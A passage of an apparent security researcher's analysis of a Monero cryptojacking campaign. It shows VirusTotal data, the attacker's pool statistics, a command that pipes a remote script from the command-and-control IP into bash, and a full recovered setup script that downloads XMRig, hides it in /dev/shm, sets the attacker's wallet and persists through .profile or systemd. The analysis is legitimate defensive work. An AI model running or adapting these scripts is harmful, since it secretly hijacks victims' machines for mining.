powershell -Command "$out = cat '%USERPROFILE%\mimu\config.json' | %%{$_ -replace '\"user\": *\".*\",', '\"user\": \"%WALLET%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\mimu\config.json' | %%{$_ -replace '\"pass\": *\".*\",', '\"pass\": \"%PASS%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config.json'"
powershell -Command "$out = cat '%USERPROFILE%\mimu\config.json' | %%{$_ -replace '\"max-cpu-usage\": *\d*,', '\"max-cpu-usage\": 100,'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config.json'"
set LOGFILE2=%LOGFILE:\=\\%
powershell -Command "$out = cat '%USERPROFILE%\mimu\config.json' | %%{$_ -replace '\"log-file\": *null,', '\"log-file\": \"%LOGFILE2%\",'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config.json'"

copy /Y "%USERPROFILE%\mimu\config.json" "%USERPROFILE%\mimu\config_background.json" >NUL
powershell -Command "$out = cat '%USERPROFILE%\mimu\config_background.json' | %%{$_ -replace '\"background\": *false,', '\"background\": true,'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\mimu\config_background.json'"

rem preparing script
(
echo @echo off
echo tasklist /fi "imagename eq xmrig.exe" ^| find ":" ^>NUL
echo if errorlevel 1 goto ALREADY_RUNNING
echo start /low %%~dp0xmrig.exe %%^*
echo goto EXIT
echo :ALREADY_RUNNING
echo echo Monero miner is already running in the background. Refusing to run another one.
echo echo Run "taskkill /IM xmrig.exe" if you want to remove background miner first.
echo :EXIT
```

According to VirusTotal, the IP address is indeed related to the “MoneroOceans.stream” domain.



2 security vendors flagged this IP address as malicious


195.201.124.214 (195.201.0.0/16)
AS 24940 (Hetzner Online GmbH)

Passive DNS Replication

Date resolved	Detections	Resolver	Domain
2021-11-03	0 / 89	VirusTotal	static.214.124.201.195.clients.your-server.de
2021-09-01	1 / 90	VirusTotal	fr.moneroocean.stream
2021-09-01	2 / 90	VirusTotal	de.moneroocean.stream
2021-09-01	0 / 90	VirusTotal	fi.moneroocean.stream
2021-08-31	2 / 91	VirusTotal ZenBox	monerooceans.stream
2021-08-22	5 / 90	VirusTotal	gulf.moneroocean.stream
2021-08-20	1 / 90	Offensive Security	xmrig.moneroocean.stream
2019-12-04	0 / 89	VirusTotal	ping.de.com
2018-12-05	0 / 90	VirusTotal	www.fluorine.app
2018-12-05	0 / 90	VirusTotal	fluorine.app

Communicating Files

Scanned	Detections	Type	Name
2022-01-13	27 / 63	Win32 EXE	dllhost.exe
2022-01-16	28 / 66	Win32 EXE	dllhost.exe
2022-01-15	24 / 65	Win32 EXE	v2-a.exe
2022-01-14	14 / 66	Win32 EXE	was.exe
2022-01-13	29 / 69	Win32 EXE	InvisionCheats.exe
2022-01-12	18 / 66	Win32 EXE	t.exe
2022-01-15	31 / 67	Win32 EXE	test.exe
2022-01-13	31 / 67	Win32 EXE	miner.exe
2022-01-13	29 / 65	Win32 EXE	dllhost.exe
2022-01-12	25 / 68	Win32 EXE	outputMalware.exe



Step 3 - Configure Settings

Each mining software will have it's own config, but they will all ask for the same information:

Your Monero Address
Often this will be labeled username, but check the instructions.

Pool Address
The miner will want a url and a port, like this: gulf.moneroocean.stream:10128

Port descriptions:

- **10032**: Old CPU/GPU
- **10128**: Modern CPU/GPU
- **18192**: CPU/GPU farm
- **20128**: SSL/TLS
- **10001**: Very old CPU (1000 diff)

If you can't get through firewall, try these
(specify +128000 difficulty after your Monero Address):

- **80**: Firewall bypass
- **443**: Firewall bypass w/SSL/TLS

Optional Fields
You can also set worker names or fixed difficulty through the configuration.

Standard wallet address
*(e.g. xmrig.exe -u 43T...sUW -p **worker1**)*

Fixed difficulty of 128000 for the worker
*(e.g. xmrig.exe -u 43T...sUW+**128000** -p worker1)*

Step 4 - Start Mining


Launch the miner and learn more.

FAQ

What are available pool addresses?

We recommend using **gulf.moneroocean.stream** as primary mining address because it will direct you to the closest alive pool server with the lowest latency. Other pool node servers you can use as backup:

- **us-or.moneroocean.stream**: USA West coast
- **us-va.moneroocean.stream**: USA East coast
- **us-oh.moneroocean.stream**: USA East coast
- **de.moneroocean.stream**: Germany
- **fi.moneroocean.stream**: Finland
- **fr.moneroocean.stream**: France
- **jp.moneroocean.stream**: Japan
- **sg.moneroocean.stream**: Singapore


MoneroOcean

World: **3.5 GH/s**   Pool: **291.53 MH/s**

- DASHBOARD
- COINS
- BLOCKS
- PAYMENTS
- PORTS
- FAQ

XMR 29.32 % Current Block Effort | 1829673 Blocks Found | 8769 Accounts Connected | 19938 Accounts Paid (44881 Payments)

Welcome to moneroocean.stream Monero mining pool!

This pool can work as usual Monero (XMR) rx/0 algorithm mining pool but will also allow you to get more profits by using miners that can support proof-of-work algorithm auto switching from the list of coins listed at the coins page:

Miner	Auto-switch	rx/0,wow,arq, cn/r,half,rwz,gpu, cn-pico/trtl, cn-heavy/xhv	argon2/chukwav2,astrobwt	panthera	k12,c29s,c29b,c29v
mm.js	Full	✓	✓	✓	✓
MO xmrig	Full	✓	✓	✓	✗
xmrig	✗	✓	✓	✗	✗
xmr-stak/rx	✗	✓	✗	✗	✗

All payments are in XMR and can be configured starting from 0.003 XMR total due. Pool has zero mining fee (pool costs are fully covered from withdrawal tx and exchange fee deltas). Please note that:


- fail proof pool address is gulf.moneroocean.stream and list of ports can be found at the ports page;
- for support you can please check FAQ, guides, Discord, Twitter or drop me email to support@moneroocean.stream;
- if you have many miners we ask you to use mining proxy.

To start mining just enter your Monero payment address below or click "New Address" button on instruction how to easily get a new one.

Enter Payment Address

Reference:
https://moneroocean.stream/
https://old.moneroocean.stream/#/dashboard
https://github.com/xmrig/xmrig/

Using the pool address and the website related to it, we can get a better understanding of the attack scale:


43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLH[redacted]

0.088310 XMR Total Due   0.462800 XMR Paid

773 Workers   1.64 MH/s   6,546,653   0.1577 XMR (€29.79)


The pool was created on January 14th, it is comprised of 773 infected machines, dedicating parts of their CPU to the threat actors pool, and it is currently running at a rate of 0.5 XMR (Aprox 30$) per day.
It is worth mentioning that threat actors usually lower their risk by setting up several pools for the same campaign.

In the next case, on the same compromised machines where the XMRig was installed,we observed the following command execution:

Case 1.1 – Cryptominer for Linux:

```
cmd /C ‘curl 72.46.52[.]135/dl[.]sh | bash’
```


Here, the C2 server responds with “Not Found” and the file dl.sh is not available on the C2 server.



Not Found

The requested URL /dl.sh was not found on this server.


But navigating to the IP address reveals the following MoneroOcean setup script:



```
#!/bin/bash VERSION=2.11 # printing greetings echo "MoneroOcean mining setup script v$VERSION." echo "(please report issues to support@moneroocean.stream email with full output of this script with extra \"-x\" \"bash\" option)" echo if [ "$(id -u)" == "0" ]; then echo "WARNING:
Generally it is not adviced to run this script under root" fi # command line arguments WALLET="43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrfvdswGdLHxabCSTio7apowzJJVwBZw6vVTu7NoNCNAMoZ4" EMAIL=$2 # this one is optional # checking prerequisites if [ -z
$WALLET ]; then echo "Script usage:" echo "> setup_moneroocean_miner.sh []" echo "ERROR: Please specify your wallet address" exit 1 fi WALLET_BASE=`echo $WALLET | cut -f1 -d"."` if [ ${#WALLET_BASE} != 106 -a ${#WALLET_BASE} != 95 ]; then echo "ERROR: Wrong wallet
base address length (should be 106 or 95): ${#WALLET_BASE}" exit 1 fi if ! type curl >/dev/null; then echo "ERROR: This script requires \"curl\" utility to work correctly" exit 1 fi if ! type lscpu >/dev/null; then echo "WARNING: This script requires \"lscpu\" utility to work correctly" fi #if !
sudo -n true 2>/dev/null; then # if ! pidof systemd >/dev/null; then # echo "ERROR: This script requires systemd to work correctly" # exit 1 # fi #fi # calculating port CPU_THREADS=$(nproc) EXP_MONERO_HASHRATE=$(( CPU_THREADS * 700 / 1000)) if [ -z
$EXP_MONERO_HASHRATE ]; then echo "ERROR: Can't compute projected Monero CN hashrate" exit 1 fi power2() { if ! type bc >/dev/null; then if [ "$1" -gt "8192" ]; then echo "8192" elif [ "$1" -gt "4096" ]; then echo "4096" elif [ "$1" -gt "2048" ]; then echo "2048" elif [ "$1" -gt "1024"
]; then echo "1024" elif [ "$1" -gt "512" ]; then echo "512" elif [ "$1" -gt "256" ]; then echo "256" elif [ "$1" -gt "128" ]; then echo "128" elif [ "$1" -gt "64" ]; then echo "64" elif [ "$1" -gt "32" ]; then echo "32" elif [ "$1" -gt "16" ]; then echo "16" elif [ "$1" -gt "8" ]; then echo "8" elif [ "$1" -gt
"4" ]; then echo "4" elif [ "$1" -gt "2" ]; then echo "2" else echo "1" fi else echo "x=l($1)/l(2); scale=0; 2^((x+0.5)/1)" | bc -l; fi } PORT=$(( $EXP_MONERO_HASHRATE * 30 )) PORT=$(( $PORT == 0 ? 1 : $PORT )) PORT=`power2 $PORT` PORT=$(( 10000 + $PORT )) if [ -z $PORT ];
then echo "ERROR: Can't compute port" exit 1 fi if [ "$PORT" -lt "10001" -o "$PORT" -gt "18192" ]; then echo "ERROR: Wrong computed port value: $PORT" exit 1 fi # printing intentions echo "I will download, setup and run in background Monero CPU miner." echo "If needed, miner in
foreground can be started by /dev/shm/.mimu/miner.sh script." echo "Mining will happen to $WALLET wallet." if [ ! -z $EMAIL ]; then echo "(and $EMAIL email as password to modify wallet options later at https://moneroocean.stream site)" fi echo if ! sudo -n true 2>/dev/null; then echo
"Since I can't do passwordless sudo, mining in background will started from your /dev/shm/.profile file first time you login this host after reboot." else echo "Mining in background will be performed using moneroocean_miner systemd service." fi echo echo "JFYI: This host has $CPU_THREADS
CPU threads, so projected Monero hashrate is around $EXP_MONERO_HASHRATE KH/s." echo echo echo # start doing stuff: preparing miner echo "[*] Removing previous moneroocean miner (if any)" if sudo -n true 2>/dev/null; then sudo systemctl stop moneroocean_miner.service fi killall
-9 xmrig echo "[*] Removing /dev/shm/.mimu directory" rm -rf /dev/shm/.mimu echo "[*] Downloading MoneroOcean advanced version of xmrig to /dev/shm/xmrig.tar.gz" if ! curl "http://72.46.52.135/xmrig.tar.gz" -o /dev/shm/xmrig.tar.gz; then echo "ERROR: Can't download
https://raw.githubusercontent.com/MoneroOcean/xmrig_setup/master/xmrig.tar.gz file to /dev/shm/xmrig.tar.gz" exit 1 fi echo "[*] Unpacking /dev/shm/xmrig.tar.gz to /dev/shm/.mimu" [ -d /dev/shm/.mimu ] || mkdir /dev/shm/.mimu if ! tar xf /dev/shm/xmrig.tar.gz -C /dev/shm/.mimu; then echo
"ERROR: Can't unpack /dev/shm/xmrig.tar.gz to /dev/shm/.mimu directory" exit 1 fi rm /dev/shm/xmrig.tar.gz echo "[*] Checking if advanced version of /dev/shm/.mimu/xmrig works fine (and not removed by antivirus software)" sed -i 's/"donate-level": *[^,]*,/"donate-level": 1,/'
/dev/shm/.mimu/config.json /dev/shm/.mimu/xmrig --help >/dev/null if (test $? -ne 0); then if [ -f /dev/shm/.mimu/xmrig ]; then echo "WARNING: Advanced version of /dev/shm/.mimu/xmrig is not functional" else echo "WARNING: Advanced version of /dev/shm/.mimu/xmrig was removed by
antivirus (or some other problem)" fi echo "[*] Looking for the latest version of Monero miner" LATEST_XMRIG_RELEASE=`curl --insecure -s https://github.com/xmrig/xmrig/releases/latest | grep -o '".*"' | sed 's/"//g'` LATEST_XMRIG_LINUX_RELEASE="https://github.com"`curl --
insecure -s $LATEST_XMRIG_RELEASE | grep linux-static-x64.tar.gz\" | cut -d \" -f2` echo "[*] Downloading $LATEST_XMRIG_LINUX_RELEASE to /dev/shm/xmrig.tar.gz" if ! curl -L --progress-bar $LATEST_XMRIG_LINUX_RELEASE -o /dev/shm/xmrig.tar.gz; then echo "ERROR:
Can't download $LATEST_XMRIG_LINUX_RELEASE file to /dev/shm/xmrig.tar.gz" exit 1 fi echo "[*] Unpacking /dev/shm/xmrig.tar.gz to /dev/shm/.mimu" if ! tar xf /dev/shm/xmrig.tar.gz -C /dev/shm/.mimu --strip=1; then echo "WARNING: Can't unpack /dev/shm/xmrig.tar.gz to
/dev/shm/.mimu directory" fi rm /dev/shm/xmrig.tar.gz echo "[*] Checking if stock version of /dev/shm/.mimu/xmrig works fine (and not removed by antivirus software)" sed -i 's/"donate-level": *[^,]*,/"donate-level": 0,/' /dev/shm/.mimu/config.json /dev/shm/.mimu/xmrig --help >/dev/null if
(test $? -ne 0); then if [ -f /dev/shm/.mimu/xmrig ]; then echo "ERROR: Stock version of /dev/shm/.mimu/xmrig is not functional too" else echo "ERROR: Stock version of /dev/shm/.mimu/xmrig was removed by antivirus too" fi exit 1 fi fi echo "[*] Miner /dev/shm/.mimu/xmrig is OK"
PASS=`hostname | cut -f1 -d"." | sed -r 's/[^a-zA-Z0-9\-]+/_/g'` if [ "$PASS" == "localhost" ]; then PASS=`ip route get 1 | awk '{print $NF;exit}'` fi if [ -z $PASS ]; then PASS=na fi if [ ! -z $EMAIL ]; then PASS="$PASS:$EMAIL" fi sed -i 's/"url": *"[^"]*",/"url": "18.210.126.40:$PORT",/'
/dev/shm/.mimu/config.json sed -i 's/"user": *"[^"]*",/"user": "$WALLET",/' /dev/shm/.mimu/config.json sed -i 's/"pass": *"[^"]*",/"pass": "$PASS",/' /dev/shm/.mimu/config.json sed -i 's/"max-cpu-usage": *[^,]*,/"max-cpu-usage": 100,/' /dev/shm/.mimu/config.json sed -i 's#"log-file":
*null,#"log-file": "/dev/shm/.mimu/xmrig.log",#' /dev/shm/.mimu/config.json sed -i 's/"syslog": *[^,]*,/"syslog": true,/' /dev/shm/.mimu/config.json cp /dev/shm/.mimu/config.json /dev/shm/.mimu/config_background.json sed -i 's/"background": *false,/"background": true,/'
/dev/shm/.mimu/config_background.json # preparing script echo "[*] Creating /dev/shm/.mimu/miner.sh script" cat >/dev/shm/.mimu/miner.sh </dev/null; then nice /dev/shm/.mimu/xmrig \$* else echo "Monero miner is already running in the background. Refusing to run another one." echo "Run
\"killall xmrig\" or \"sudo killall xmrig\" if you want to remove background miner first." fi EOL chmod +x /dev/shm/.mimu/miner.sh # preparing script background work and work under reboot if ! sudo -n true 2>/dev/null; then if ! grep moneroocean/miner.sh /dev/shm/.profile >/dev/null; then
echo "[*] Adding /dev/shm/.mimu/miner.sh script to /dev/shm/.profile" echo "/dev/shm/.mimu/miner.sh --config=/dev/shm/.mimu/config_background.json >/dev/null 2>&1" >>/dev/shm/.profile else echo "Looks like /dev/shm/.mimu/miner.sh script is already in the /dev/shm/.profile" fi echo "[*]
Running miner in the background (see logs in /dev/shm/.mimu/xmrig.log file)" /bin/bash /dev/shm/.mimu/miner.sh --config=/dev/shm/.mimu/config_background.json >/dev/null 2>&1 else if [[ $(grep MemTotal /proc/meminfo | awk '{print $2}') > 3500000 ]]; then echo "[*] Enabling huge pages"
echo "vm.nr_hugepages=$((1168+$(nproc)))" | sudo tee -a /etc/sysctl.conf sudo sysctl -w vm.nr_hugepages=$((1168+$(nproc))) fi if ! type systemctl >/dev/null; then echo "[*] Running miner in the background (see logs in /dev/shm/.mimu/xmrig.log file)" /bin/bash /dev/shm/.mimu/miner.sh --
config=/dev/shm/.mimu/config_background.json >/dev/null 2>&1 echo "ERROR: This script requires \"systemctl\" systemd utility to work correctly." echo "Please move to a more modern Linux distribution or setup miner activation after reboot yourself if possible." else echo "[*] Creating
moneroocean_miner systemd service" cat >/tmp/moneroocean_miner.service </dev/null sudo systemctl daemon-reload sudo systemctl enable moneroocean_miner.service sudo systemctl start moneroocean_miner.service echo "To see miner service logs run \"sudo journalctl -u moneroocean_miner
-f\" command" fi fi echo "" echo "NOTE: If you are using shared VPS it is recommended to avoid 100% CPU usage produced by the miner or you will be banned" if [ "$CPU_THREADS" -lt "4" ]; then echo "HINT: Please execute these or similair commands under root to limit miner to 75%
percent CPU usage:" echo "sudo apt-get update; sudo apt-get install -y cpulimit" echo "sudo cpulimit -e xmrig -l $((75*$CPU_THREADS)) -b" if [ "`tail -n1 /etc/rc.local`" != "exit 0" ]; then echo "sudo sed -i -e '\$acpulimit -e xmrig -l $((75*$CPU_THREADS)) -b\\n' /etc/rc.local" else echo "sudo
sed -i -e '\$i \\cpulimit -e xmrig -l $((75*$CPU_THREADS)) -b\\n' /etc/rc.local" fi else echo "HINT: Please execute these commands and reboot your VPS after that to limit miner to 75% percent CPU usage:" echo "sed -i 's/\"max-threads-hint\": *[^,]*,/\"max-threads-hint\": 75,/'
\/dev/shm/.mimu/config.json" echo "sed -i 's/\"max-threads-hint\": *[^,]*,/\"max-threads-hint\": 75,/' \/dev/shm/.mimu/config_background.json" fi echo "" echo "[*] Setup complete"
```

